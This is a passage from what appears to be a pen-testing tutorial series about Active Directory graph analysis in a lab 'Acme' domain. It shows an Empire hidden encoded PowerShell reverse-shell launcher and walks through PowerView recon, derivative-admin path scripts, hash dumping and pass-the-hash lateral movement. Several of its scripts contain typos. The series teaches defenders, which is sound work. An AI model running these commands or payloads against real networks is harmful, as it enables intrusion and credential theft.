usestager        Use an Empire stager.

(Empire: listeners) > launcher
[!] Please enter a valid listenerID
(Empire: listeners) > launcher 1
powershell.exe -NoP -sta -NonI -W Hidden -Enc  BlhSYT2Aok4DYD4BxD6EC8CfjJDd7Z1VM0mmndMOZfJL1jjKNdd
G2l9TpLr7gltm2Z2JuF8AX1LkRHaL8UrbUdFGoHKB2dUfB5isQtawM784J9c3x5nq6Qk5Y249FDAtY2sIFWrMwafG52TjMrnUV
rJo4q3seKh5vB6zgtafxbop90JNzeMfxgcXGLklgahenUykkuGX6YSioCasdXyAqlTPnhPJecCFe7RJzkeDwq8WY3TN9WO9h0t
WgjuNStSrRneOqUPv3tPXSCDrj3pBxz4OwXvfjisll7cNa0KOhs0jhkO4ClW9p8CoUXBtP50WeUDNquf5ERDZ8Dyg2eP3N3Ihw
yJI5lP25NUOsjEI7UAEVHXWWEoxW02WBICMJFYgV5QPPE1xtvkvP8rlSzeVQ5yiuOWE9YqPIqaiIndYZFZXW1RZ8n5Z992Xrut
SwzK9hicaARWBVFC2h6KscPe5AOEnYkUi7GRiyPRPTCawXACR27Nl8aoHvC7DIW4kcFodkf6DzvFqmgUd6AAofCHsE6js12fVc
aJeCtYJ4H015JsU8JDjBjPmZq188Ox5IUtDmCR7GfGqmqJdOryeOLnPD5dInxVvdgzRqnIcJyAWV1lkPRPfjyldqtnnzI9jsJJ
AJAnw9HTH7nvNI5kteIx3G1hyIuz5RhIhZuYrY44Y7Shjes2oGwZhKUWcGvvtRl6X4S8xjeMXsuuWHblMJUAks9LS5HEzgZvrF
E72cHsX69ETmmC9Ye0ilqRGL3i1c0qastJJdSeIRIpNJlsyUwXd68ekFzfISWjhoErF5AfISsNAtXQZ0ROfpa2hy1jjLXHjNuT
GtLu9arTr6eDLp6ocbo3ArGLlG2XBAIcQmN4lDFjQyZ4sGkv2Gf9PDh8l8HSNka4MJf3gP863ntT48gEPu1nIoxeyMpDSI5bDs
ObUtJbpWr7Ny8kbL2TlXPR1Au0udFiihJArI6guPTek9iMAKJ0aldk5RsGVbkIBkycOl933tU8Jz32CSwhXrTUJ7BWRLeyCrBT
G915aMuKR31RmA=
(Empire: listeners) > ▯
```

▲ **PowerShell Empire:** Multiple agents each with its own shell connection. Shellcode runs on the target computer. Awesome power.

Effectively, we're implementing the PowerShell version of the reverse shell that I previously (partially) accomplished with ncat.

You can have many agents running at a time and interact concurrently with each PowerShell session on the target machines.



```
[*] Active agents:

 Name         Internal IP   Machine Name Username    Process          Delay    Last Seen
 ----         -----------   ------------ --------    -------          -----    --------------------
 bob          172.31.1.4    SALSA        ACME\bob    powershell/3928   5/0.0   2016-12-16 05:32:50
 WDXXPNH2WUV  172.31.12.50  ENCHILADA    *ACME\lara  powershell/2564   5/0.0   2016-12-16 05:32:52
 lele1        172.31.1.4    SALSA        *ACME\lele  powershell/992    5/0.0   2016-12-16 17:35:02

(Empire: agents) > interact lele1
(Empire: lele1) > hostname
(Empire: lele1) >

HostName                Aliases            AddressList
--------                -------            -----------
Salsa.acme.local        {}                 {172.31.1.4}

(Empire: lele1) > whoami
(Empire: lele1) >
ACME\lele1

(Empire: lele1) > ▯
```

▲ PowerShell connection back to Salsa!

This is very powerful, and I'm only scratching the surface. Let's take a breath.

In the next section, we'll go into more detail for this Empire-based reverse PowerShell technique, and demonstrate how you can use it to hop around the Acme domain using crackmapexec to inject the shellcode for the next hop.

And we'll get back into exploiting the information in Active Directory groups and in particular use the relationships in it to guide which users to chase down. It's referred to as derived or derivative admins.

I'll leave you with this interesting observation made by (I believe) Will Schroeder: pen testers think in terms of graphs, IT people think in lists.

4

Graph Fundamental Fun

If we haven't already learned from playing **six degrees of Kevin Bacon,** then certainly Facebook and Linkedin have taught us we're all connected. Many of the same ideas of connectedness also play out in Active Directory environments. In this section, we'll start out where we left off in thinking about the big picture of Active Directory users and groups.

Or more accurately pondering the big graph of Active Directory. And the game we're playing is closer to four degrees of Ted, your overworked IT admin or other privileged user.

Graphically Speaking

Why do we need to think about graphs in AD environments?

These structures form naturally from AD group membership. At the Acme company, I already set up groups for Acme-Clevels, Acme-VIPs and Acme-Serfs. These AD groups can contain either users or other groups. IT often establishes AD environments with group hierarchies so they can control permissions at finer levels with each hop down the hierarchy.

For my new scenario, I added a group for Acme-Legal under Acme-VIPs. In Acme Legal, there are legal subgroups for Acme-Patents and Acme-Compliance. As Acme's beloved IT admin, I can set permissions that allow only members of Acme-Patents to view and update certain directories or include all of Acme-Legal or even all of Acme-VIPs.

The computer science-y word for the hierarchies I'm describing is known as **directed acyclic graphs or DAGs.** For anyone who's ever taken a basic CS class such as *"Data Structures for Poets and Aspiring Sous Chefs"*, this core graph type always comes up.

Pen testers who work in AD environments are also very fond of these graphs. They allow testers to quickly hunt down users who'll have the credentials they'll need. A gentle intro to the subject can be found in this great **Def Con presentation.** I'll add the usual qualifier: the whole area of graph theory is a rich one, and we'll only be sipping its foamy crema in this.

One use of these ideas is known as "derivative admin", which involves hopping around the network while gaining local admin privileges.

We'll do something a little different: finding users who have permissions to a file that we're interested but can't access.

Practicing Law Without the Right Permissions

Let’s say I’ve landed on Acme’s Salsa server with Bob’s plain credentials — Bob is in the Acme-Serfs’ group. Bob has enough file permissions to help me as a pen tester move around the server, but not enough to allow access to interesting content.

I come across a tempting directory named “Top Secret”. Unfortunately, I can’t navigate into it. I now use PowerView’s **Get-PathACL** to get a little more insight.

```
PS C:\> Get-PathAc1 “Top Secret”


Path                   : Top Secret
FileSystemRights       : Read
IdentityReference      : Creator Owner
IdentitySID            : S-1-3-0
AccessControlType      : Allow

Path                   : Top Secret
FileSystemRights       : Read
IdentityReference      : Local System
IdentitySID            : S-1-5-18
AccessControlType      : Allow

Path                   : Top Secret
FileSystemRights       : Read
IdentityReference      : BUILTIN\Administrators
IdentitySID            : S-1-5-32-544
AccessControlType      : Allow

Path                   : Top Secret
FileSystemRights       : Read
IdentityReference      : ACME\Acme-Legal
IdentitySID            : S-1-5-21-3314940408-371569983-654849761-1111
AccessControlType      : Allow
```

Wouldn’t you know it, but *“Top Secret”* gives access to those only in Acme-Legal (and Administrators). As an Acme-Serfs’ member, I’ve been excluded.

Here’s the problem. I’d like to discover all the users under the Acme-Legal umbrella since any user in the Acme- Legal hierarchy would give me the right privileges.

The goal is to find all those users — in graph-speak, the leaves — under Acme-Legal. And then hope that one of these users are on the Salsa server so I can steal their credentials through pass-the-hash.

If you do this on an ad-hoc, manual basis this can get complicated very quickly for even small companies. For example, I can try running **Get-NetGroupMember,** write down all the groups and users that are spit out and then repeat until exhaustion sets in.

Paul Revere Rides Again

The better way to do this, of course, is to automate the task using PowerShell.

We need to build what's known in the trade as adjacency lists — it's an array structure for representing the DAG. For each Acme group, I can quickly access the immediate members under it.

I'm not much of a PowerShell scripter, but in an afternoon or two I was able to generate these lists using PS's associative arrays and array list data types, along with using PowerView's **Get-NetGroupMember.**

You can see the partial results below, with the variable $GroupAdj containing it all.

```
PS C:\Users\bob\Documents> $GroupAdj

Name                                         Value
----                                         -----
Acme-VIPs                                    {Acme-Snowflakes, lara, Acme-Legal}
Windows Authorization Acces...               {Enterprise Domain Controllers}
Guests                                       {Domain Guests, Guest}
Certification Service DCOM Ac...             {}
Pre-Windows 2000 Compatible...               {Authenticated Users}
Cert Publishers                              {}
Acme-Patents                                 {camille, Acme-Snowflakes}
Acme-CLevels                                 {}
Group Policy Creator Owners                  {Administrator}
Remote Desktop Users                         {lele, bob}
Print Operators                              {}
Domain Guests                                {}
Terminal Service License Ser...              {}
Enterprise Admins                            {Administrator}
Distributed COM Users                        {}
Acme-Compliance                              {}
```

Yeah, it's a great homework assignment to work this out for yourself.

Do some of these ideas seem familiar in a kind of Paul Revere-metadata way?

Of course, sociologist Kieran Healy's great **Using Metadata to Find Paul Revere** should come to mind! Healy's post was a first introduction to metadata and graphs for many of us.

His problem was finding all the Tea Partiers — the original version 1.0 — that Paul Revere was connected to. By the way, his post shows you how to create what's known by the graph-erati as the "transitive closure" for each node. I'll take that up in the next section.

This time we'll solve a far simpler puzzle: given a specific Acme user and a group, is there are connection between the two? Essentially, I want to see if there's a path from an AD group to the user by navigating my adjacency lists.

If you've the taken the computer course for poets that I mentioned earlier, you know about breath-first search (BFS) and depth-first search (DFS) algorithms. As a cool pen tester, I wrote a couple of lines of code that implements BFS and kept in a file call depthsearch:

```
$Group = $args[0];
$user =  $args[1];

$queue = NewObject System.Collections.ArrayList;

[System.Collections.ArrayList]$queue += $GroupAdj[$Group];

While ( $queue.count -ne 0)

        $node = $queue[0];

        $x=$queue.RemoveAct(0);

        if ( $node -eq $user) {
                Write-Host “Found: ” $user “is found under” $Group;
                exit;
        }
        if ($GroupAdk[$node].count -gt 0) {

                [System.Collections.ArrayList] $queue += $GroupAdj[$node];
        }
}

Write-Host $user “IS NOT a member of ” $Group;
```

Classic depth-first-search in PowerShell. By the way **ArrayLists** are the way to implement simple queues!

Let's say I'm watching to see who's logging into Salsa using crackmapexec with --lusers option. I discover that someone named Cal is now on the server. He's seems like an IT guy based on running the **Get-NetUser** cmdlet.

```
PS C:\Users\bob\Documents> . .\depthsearch.ps1 Acme-Legal bob bob IS NOT a member of Acme-Legal
PS C:\Users\bob\Documents> . .\depthsearch.ps1 Acme-Legal camille found: camille is found under
Acme-Legal
PS C:\Users\bob\Documents> ..\depthsearch.ps1 Acme-Legal cal Found: cal is found under Acme-Legal
PS C:\Users\bob\Documents>
PS C:\Users\bob\Documents>
PS C:\Users\bob\Documents>
PS C:\Users\bob\Documents>
```

So I now run my depthsearch script with parameters Acme-Legal and cal.

Eureka! Next I just need to dump his hash using crackmapexec and then I can pop a shell with Empire.

And the Lesson is... Role Based Access Controls

In my role as the Acme's IT admin, I created a special group known as Acme-SnowFlakes, where I put Cal the IT guy. The Acme-Snowflakes group is itself buried down in the hierarchy under the Acme-Patents group. In this make believe scenario, once upon a time we needed to give Cal access to legal folders and then we promptly forgot to remove these special Snowflakes.

As a pen tester, I can now report to management about a small hole in the Acme permission structure.

We covered a lot of ground in this section, but there is an important lesson that shouldn't be overlooked. Once the hackers get in and then leverage Active Directory metadata, they have — let's face it — awesome power. The goal is to make it harder for them.

And one of the ways to do that is through role-based access control policies that always force you to restrict who has access to sensitive files. An IT group that's on its game would have been questioning why Cal had been given access to the *"Top Secret"* directory used by the legal department.

Enough preaching!

In the next section, we'll go over some of these same ideas again, and then explore derivative admins, which is a variation of the concepts we've covered here.

5

Graphs and Admins

We know that Active Directory group structures can be used as powerful weapons by hackers. Our job as pen testers is to borrow these same techniques — in the form of **PowerView** — that hackers have known about for years, and then show management where the vulnerabilities live in their systems.

I know I had loads of geeky fun building my AD graph structures above. It was even more fun running my breath- first-search (BFS) script on the graph to quickly tell me who the users are that would allow access to a file that I couldn't enter with my current credentials.

To review, the *"Top Secret"* directory on the Acme Salsa server was off limits with "Bob" credentials but available to anyone in the *"Acme-Legal"* group. The PowerShell script I wrote helped me navigate the graph and find the underlying users in Acme-Legal.

```
$GroupTC=@{};

$GroupTC = $GroupAdj.Clone();

foreach ( $key in $GroupAdj.Keys) {

       $GroupTC[$key]= bfs($key);
       #Write-Host $key;
}

function bfs ($u) {
$queue = New-Object System.Collections.ArrayList;
$tclist = New-Object System.Collections.ArrayList;

[System.Collections.ArrayList]$queue         += $GroupAdj[$u];
[System.Collections.ArrayList] $tclist       = $queue.Clone();

While ( $queue.count -ne 0) {

       $node = $queue[0];

       $x=$queue.RemoveAt(0);

       if ($GroupAdj[$node].count -gt 0) {

              [System.Collections.ArrayList] $queue += $GroupAdj[$node];
              [System.Collections.ArrayList] $ctlist += $GroupAdj[$node];
       }

}
return .$tclist;
}
```

Closing My Graphs

If you think about this, instead of having to always search the same groups to find the leaf nodes, why not just build a table that has this information pre-loaded?

I'm talking about what's known in the trade as the transitive closure of a graph. It sounds nerdier than it really needs to be: I'm just finding everything reachable, directly and indirectly, from any of the AD nodes in my graph structure.

I turned to brute-force to solve the closure problem. I simply modified my PowerShell scripts from last time to do a BFS from each node or entry in my lists and then collect everything I've visited. My closed graph is now contained in $GroupTC (see below).

Before you scream into your browsers, there are better ways do this, especially for directed graphs, and I know about the node sorting approach. The point here is to transcend your linear modes of thinking and view the AD environment in terms of connections.

Graph perfectionists can **check this out.**

Here's a partial dump of my raw graph structure from last time:

```
PS C:\Users\bob\Documents> $GroupAdj

Name                                         Value
----                                         -----
Acme-VIPs                                    {Acme-Snowflakes, lara, Acme-Legal}
Windows Authorization Acces...               {Enterprise Domain Controllers}
Guests                                       {Domain Guests, Guest}
Certification Service DCOM Ac...             {}
Pre-Windows 2000 Compatible...               {Authenticated Users}
Cert Publishers                              {}
Acme-Patents                                 {camille, Acme-Snowflakes}
Acme-CLevels                                 {}
Group Policy Creator Owners                  {Administrator}
Remote Desktop Users                         {lele, bob}
```

And the same information, just for "Acme-VIPs", that's been processed with my closure algorithm:

```
PS C:\Users\bob\Documents> $GroupTC["Acme-VIPS"]
Acme-Snowflakes
lara
Acme-Legal
cal
sookie
Acme-Compliance
Acme-Patents
camille
Acme-Snowflakes
cal
```

Notice how the Acme-VIPs list has all the underlying users! If I had spent a little more time I'd eliminate every group in the search path from the list and just have the leaf nodes — in other words, the true list of users who can access a directory with Acme-VIPs access control permission.

Still, what I've created is quite valuable. You can imagine hackers using these very same ideas. Perhaps they log in quickly to run PowerView scripts to grab the raw AD group information and then leave the closure processing for large AD environments to an offline step.

We can all agree that knowledge is valuable just for knowledge's sake. And even if I tell you there's a simpler way to do closure than I just showed, you'll still have benefited from the deep wisdom gained from knowing about breadth first searches.

There is a Simpler Way to Do Closure

As it turns out, PowerView cmdlets with a little extra PowerShell sauce can work out all the users belonging to a top-level AD group in one long pipeline.

Remember the **Get-NetGroupMember** cmdlet that spews out all the direct underlying AD members? It also has a –Recurse option that performs the deep search that I accomplished with the breadth-first-search algorithm above.

To remove the AD groups in the search path that my algorithm didn't, I can filter on the IsGroup field, which very conveniently has a self-explanatory name. And since users can be in multiple groups (for example, Cal), I want a unique list. To rid the list of duplicates, I used PowerShell's **Select-Object -unique** cmdlet.

Now for the great reveal: my one line of PS code that lists the true users who are underlying a given AD Group, in this case Acme-VIPs:

```
PS C:\Users\bob\Documents> Get-NetGroupMember Acme-VIPS -Recurse| ?{!$_.IsGroup}| %{$_.Member-
Name}| select-objecet -unique
cal
lara
sookie
camille
PS C:\Users\bob\Documents> _
```

This is an amazing line of PowerShell for pen testers (and hackers as well), allowing them to quickly see who are the users worth going after.

Thank you Will Schroeder for this PowerView miracle!

Taking the Derivative of the Admin

In section three, I began to show how PowerView can help pen testers hop around the network. I didn't go into much detail.

Now for the details.

A few highly evolved AD pen testers, including **Justin Warner, Andy Robbins** and **Will Schroeder** worked out the concept of "derivative admin", which is a more efficient way to move laterally.

Their exploit hinges on two facts of life in AD environments. One, many companies have grown complex AD group structures. And they often lose track of who's in which group.

Second, they configure domain-level groups to be local administrators of user workstations or servers. This is a smart way to centralize local administration of Windows machines without requiring the local administrator to be a domain-level admin.

For example, I set up special AD groups Acme-Server1, Acme-Server2, and Acme-Server3 that are divided up among the Acme IT admin team members — Cal, Meg, Rodger, Lara, and Camille.

In my simple Acme network, I assigned these AD groups to Salsa (Acme-Server1), Avocado (Acme-Server3), and Enchilada (Acme-Server2) and placed them under the local Administrators group **(using lusrmgr.msc).**

In large real-world networks, IT can deploy many AD groups to segment the Windows machines in large corporate environments — it's a good way to limit the risks if an admin credential has been taken.

In my Acme environment, Cal who's a member of Acme-Server1, uses his ordinary domain user account to log into Salsa and then gain admin privileges to do power-user level work.

By using this approach, though, corporate IT may have created a trap for themselves.

How?

There's a PowerView command called **Get-NetLocalGroup** that discovers these local admins on a machine-by- machine basis.

Got that?

```
PS C:\Users\bob\Documents> Get-NetLocalGroup salsa


Server          : salsa
AccountName     : ACME/salsa/Administrator
SID             : S-1-5-21-966605708-2376958590-2033795762-500
Disabled        : False
ISGroup         : False
IsDomain        : False
LastLogin       : 1/13/2017 8:59:08 PM

Server          : salsa
AccountName     : acme.local/Acme-Server1
SID             : S-1-5-21-3314940408-3715699983-654849761-1122
Disable         : False
IsGroup         : True
IsDomain        : True
LastLogin       :
```

Get-NetLocalGroup effectively tells you that specific groups and users are tied to specific machines, and these users are power users!

So as a smart hacker or pen tester, you can try something like the following as a lateral move strategy. Use Get-**NetLocalGroup** to find the groups that have local admin access on the current machine. Then do the same for other servers in the neighborhood to find those machines that share the same groups.

You can dump the hashes of users in the local admin group of the machine you've landed on and then freely jump to any machine that **Get-NetLocalGroup** tells you has the same domain groups!

So once I dump and pass the hash of Cal, I can hop to any machine that uses Acme-Server1 as local admin group. By the way, how do you figure out definitively all the admin users that belong to Acme-Server1?

Answer: use the one-line script that I came up with above that does the drill-down and apply it to the results of **Get-NetLocalGroup**.


And, finally, where does derived or derivative admin come into play?

If you're really clever, you might make the safe assumption that IT occasionally puts the same user in more than one admin group.

As a pen tester, this means you may not be restricted to only the machines that the users in the local admin domain group of your current server have access to!

To make this point, I've placed Cal in Acme-Server1 and Acme-Server2, and Meg in Acme-Server2 and Acme-Server3.

If you're following along at home, that means I can use Cal to hop from Salsa to Avocado. On Avocado, I use Meg's credentials to then jump from Avocado to Enchilada.



▲ Lateral movement by exploiting hidden connections in the Acme network.

On the surface it appears that my teeny three-machine network was segmented with three AD groups, but in fact there were hidden connections —Cal and Meg — that broke through these surface divisions.

So Cal in Acme-Server1 can get to an Acme-Server3 machine, and is ultimately considered a derivative admin of Enchilada! Neat, right?

If you're thinking in terms of connections, rather than lists, you'll start seeing this as a graph search problem that is very similar in nature to what I presented in the last section.

This time, though, you'll have to add into the graph, along with the users, the server names. In our make-believe scenario, I'll have adjacency lists that tell me that Salsa is connected to Cal; Avocado is connected to Cal, Meg, Lara, and Roger; and Enchilada is connected to Meg and Camille.

I've given you enough clues to work out the PowerView and PowerShell code for the derivative admin graph code, which I'll show in the next section.

As you might imagine, there can be lots of paths through this graph from one machine to another. There is a cool idea, though, that helps make this problem easier.

In the meantime, if you want to cheat a little to see how the pros worked this out, check out **Andy Robbins' code.**

6

Active Directory Detective

I think by now you'll agree that security pros have to move beyond checking off lists. The mind of the hacker is all about making connections, planning several steps ahead, and then jumping around the victim's network in creative ways.

Lateral movement through derivative admins is a good example of this approach. In this concluding post, I'll finish up a few loose ends from last time and then talk about Active Directory, metadata, security, and what it all means.

Back to the Graph

Derivative admin is one of those very creative ways to view the IT landscape. As pen testers we're looking for AD domain groups that have been assigned to the local administrator group and then discover those domain users that are shared.

The PowerView cmdlet **Get-NetLocalGroup** provides the raw information, which we then turn into a graph. I started talking about how this can be done. It's a useful exercise, so let's complete what we started.

Back in the Acme IT environment, I showed how it was possible to jump from the Salsa server to Avocado and then land in Enchilada. Never thought I'd get hungry writing a sentence about network topology!

With a little thought, you can envision a graph that lets your travel between server nodes and user nodes where edges are bi-directional. And if fact, the right approach is to use an undirected graph that can contain cycles, making it the inverse of the directed acyclic graph (DAG) that I discussed earlier.

```
$Gda= @{};
$visited=@{};

for ($s=0;$s -lt $args.count; $s++) {
    $Gda[$args[$s]] = @{};
    $node=@();

    Get-NetLocalGroup $args[$s] | ?{ $_.IsDomain}| %{$_.AccountName.Replace(”acme.local/”.””)} |
%{Get-NetGroupMember $_ -Recurse;}| ?{!$_.IsGroup}| %{ $_.MemberName}| Select-Object -unique|
%{$node+= $_}
    $visited[$args[$s]]=0

    for ($i=0; $i -lt $node.count; $i++) {
       $Gda[$args[$s]][$node[$i]]=0; # server list

    if ($Gda[$node[$i]] -eq $null) {
       $Gda[$node[$i]]=@{}'
    }

    $Gda[$node[$i]][$args[$s]]=0;
    $visited[$node[$i]]=0;    # user list
    }

}
```

In plain English, this mean that if I put a user node on a server's adjacency list, I then need to create a user adjacency list with that server. Here it is sketched out using arrows to represent adjacency for the Salsa to Enchilada scenario: salsa-> cal   cal -> salsa, avocado avocado->cal,meg meg->enchilada enchilada->meg

Since I already explained in the last section the amazing pipeline based on using **Get-NetLocaGroup** with — Recursive option, it's fairly straightforward to write out the PowerShell (below). My undirected graph is contained in $Gda.

Unlike the DAG I already worked out where I can only go from root to leaf and not circle back to a node, there can be cycles in this graph. So I need to keep track of whether I previously visited a node. To account for this, I created a separate PS array called $visited. When I traverse this graph to find a path, I'll use $visited to mark nodes I've processed.

```
PS C:\Users\bob\Documents> . . \buildda.ps1 salsa enchilada avocado

Name                                    Value
----                                    -----
lara                                    {avocado}
cal                                     {avocado, salsa}
meg                                     {enchilada, avocado}
avocado                                 {cal, rodger, meg, lara}
enchillada                              {camille, meg}
salsa                                   {cal}
camille                                 {enchilada}
rodger                                  {avocado}
```

I ran my script giving it parameters *"salsa", "enchilada",* and *"avocado"*, and it displays $Gda containing my newly created adjacency lists.

Lost in the Graph

The last piece now is to develop a script to traverse the undirected graph and produce the "breadcrumb" trail.

Similar to the **breadth-first-search (BFS) I wrote** about to learn whether a user belongs to a domain group, depth- first-search (DFS) is a graph navigation algorithm with one helpful advantage.

DFS is actually the more intuitive node traversal technique. It's really closer to the way many people deal with finding a destination when they're lost. As an experienced international traveler, I often used something close to DFS when my local maps prove less than informative.

Let's say you get to where you think the destination is, realize you're lost, and then backtrack to the last known point where map and reality are somewhat similar. You then try another path from that point. And then backtrack if you still can't find that hidden gelato café.

If you've exhausted all the paths from that point, you backtrack yet again and try new paths further up the map. You'll eventually come across the destination spot, or at least get a good tour of the older parts of town.

That's essentially DFS! The appropriate data structure is a stack that keeps track of where you've been. If all the paths from the current top of the stack don't lead anywhere, you pop the stack and work with the previous node in the path — the backtrack step.

To avoid getting into a loop because of the cycles in the undirected graph, you just mark every node you visit and avoid those that you've already visited.

Finally, whatever nodes are already on the stack is your breadcrumb trail — the path to get from your source to destination.

All these ideas are captured in the script below, and you see the results of my running it to find a path between Salsa and Enchilada.

```
$From = $args[0];
$To =   $args[1];
$vis =  $visited.Clone();

$stack = New-Object System.Collection.ArrayList;

$x-$stack.Add($Form);

while ($stack.count -gt 0) {

       $node=$stack[$stack.count -1];       #pop

       if( $node -eq $To) {
          Write-Output $stack; #path
          break;
       }

       $vis[$node]=1;
       #find next lonely child
       $found=$false
       for each($n in $Gda[$node].Keys) { #find first unvisited

           if ( $vis[$n] -ne 0 ) { continue;} #visited?

           $x=$stack.Add($n); #push it and break
           $found=$true;
           break;
       }
       if(!$found) {
           $x=$stack.RemoveAt($stack.count - 1);
       }
}



PS C:\Users\bob\Documents> . .\findapath.ps1  salsa enchilada
salsa
cal
avocado
meg
enchilada
```

From Salsa to Enchilada via way of Cal and Meg!

Is this a complete and practical solution?

The answer is no and no. To really finish this, you'll also need to scan the domain for users who are currently logged into the servers. If these ostensibly local admin users whose credentials you want steal are not online, their hashes are likely not available for passing. You would therefore have to account for this in working out possible paths.

As you might imagine, in most corporate networks, with potentially hundreds of computers and users, the graph can get gnarly very quickly. More importantly, just because you found a path, doesn't necessarily mean it's the shortest path. In other words, my code above may chug and find a completely impractical path that involve hopping between say, twenty or thirty computers. It's possible but not practical.

Fortunately, Andy Robbins **worked out far prettier PowerShell code** that addresses the above weaknesses in my scripts. Robbins uses PowerView's Get-NetSession to scan for online users. And he cleverly employs a beloved computer science 101 algorithm, **Dijkstra's Shortest Path,** to find the optimal path between two nodes.

Conclusions

Once I stepped back from all this PowerShell and algorithms (and had a few appropriate beverages), the larger picture came into focus.

Thinking like hackers, pen testers know that to crack a network that they've land in, they need to work indirectly because there isn't (or rarely) the equivalent of a neon sign pointing to the treasure.

And that's where metadata helps.

Every piece of information I leveraged is essentially metadata: file ACLs, Active Directory groups and users, system and session information, and other AD information scooped up by PowerView.

The pen tester, unlike the perimeter-based security pro, is incredibly clever at using this metadata to find and exploit security gaps. They're masters at thinking in terms of connections, moving around the network with the goal of collecting more metadata, and then with a little luck, they can get the goodies.

I was resisting, but you can think of pen testers as digital consulting detectives — Sherlock Holmes, the Benedict Cumberbatch variant that is, but with we hope better social skills.

Here are some concluding thoughts.

While pen testers offer valuable services, the examples in this series could be accomplished offline by regular folks — IT security admins and analysts.

In other words, the IT group could scoop up the AD information, do the algorithms, and then discover if there are possible paths for both the derivative admin case and the file ACL case I started with.

Instead of bringing in pen testers, the internal IT groups can in theory do the analysis and risk reduction involving Active Directive vulnerabilities. The goal for IT is to juggle Active Directory users and groups into a configuration that greatly reduces the risk of hackers gaining user credentials and stealing valuable IP and consumer data (credit card numbers and passwords).

The takeaway is that we should be thinking like pen testers!

References

- **PowerView** — GitHub repository for this amazing tool
- **Crackmapexec** — Binary executable for Windows
- **PowerShell Empire** — Reverse shells and more
- **Six Degrees of Domain Admin** — Schroeder, Robbins, and Vazarkar on graphs and derivative admin
- **harmj0y** — Will Schroeder's blog
- **Graph Theory** — Course on this topic for the clinically curious
- **Derivative Admin Code** — Andy Robbins' nicely worked out PowerShell example